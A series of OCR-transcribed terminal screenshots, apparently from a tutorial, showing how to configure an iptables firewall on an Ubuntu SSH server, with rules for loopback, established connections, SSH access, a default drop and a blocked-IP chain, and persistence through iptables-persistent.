address         192.168.1.110
netmask         255.255.255.0
gateway         192.168.1.1
```




```
nameserver 192.168.1.1
nameserver 192.168.1.1

nameserver 127.0.0.1
search com
```




```
root@sshserver:~# iptables -V
iptables v1.4.12
root@sshserver:~# 
```




```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```




```
root@sshserver:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
root@sshserver:~#
```




```
root@sshserver:~# lsmod | grep ip_tables
ip_tables              18302  1 iptable_filter
x_tables               22178  2 iptable_filter,ip_tables
root@sshserver:~#
```




```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```




```
root@sshserver:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,EST
ABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~# █
```




```
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 2 packets, 64 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere

   12  2928 ACCEPT     all  --  any    any     anywhere             anywhere
        ctstate RELATED,ESTABLISHED
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere
        tcp dpt:ssh

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 1 packets, 32 bytes)
 pkts bytes target     prot opt in     out     source               destination

root@sshserver:~#
```




```
root@sshserver:~# iptables -A INPUT -j DROP
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```




```
root@sshserver:~# apt-get install iptables-persistent
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  iptables-persistent
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 8,960 B of archives.
After this operation, 58.4 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe iptables-persistent a
ll 0.5.3ubuntu2 [8,960 B]
Fetched 8,960 B in 0s (11.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package iptables-persistent.
(Reading database ... 144788 files and directories currently installed.)
Unpacking iptables-persistent (from .../iptables-persistent_0.5.3ubuntu2_all.deb)
 ...
Processing triggers for ureadahead ...
Setting up iptables-persistent (0.5.3ubuntu2) ...
 * Loading iptables rules...
 *  IPv4...
 *  IPv6...                                                              [ OK ]
root@sshserver:~#
```




```
Configuring iptables-persistent

Current iptables rules can be saved to the configuration file
/etc/iptables/rules.v4. These rules will then be loaded automatically
during system startup.

Rules are only saved automatically during package installation. See the
manual page of iptables-save(8) for instructions on keeping the rules
file up-to-date.

Save current IPv4 rules?
```




```
root@sshserver:~# service iptables-persistent start
 * Loading iptables rules...
 *  IPv4...
 *  IPv6...                                                               [ OK ]
root@sshserver:~#
```




```
root@sshserver:~# iptables -A INPUT -i lo -j ACCEPT
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination
```




```
root@sshserver:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -
j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```




```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
blocked_ip  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain blocked_ip (1 references)
target     prot opt source               destination
DROP       all  --  192.168.1.115        anywhere
```



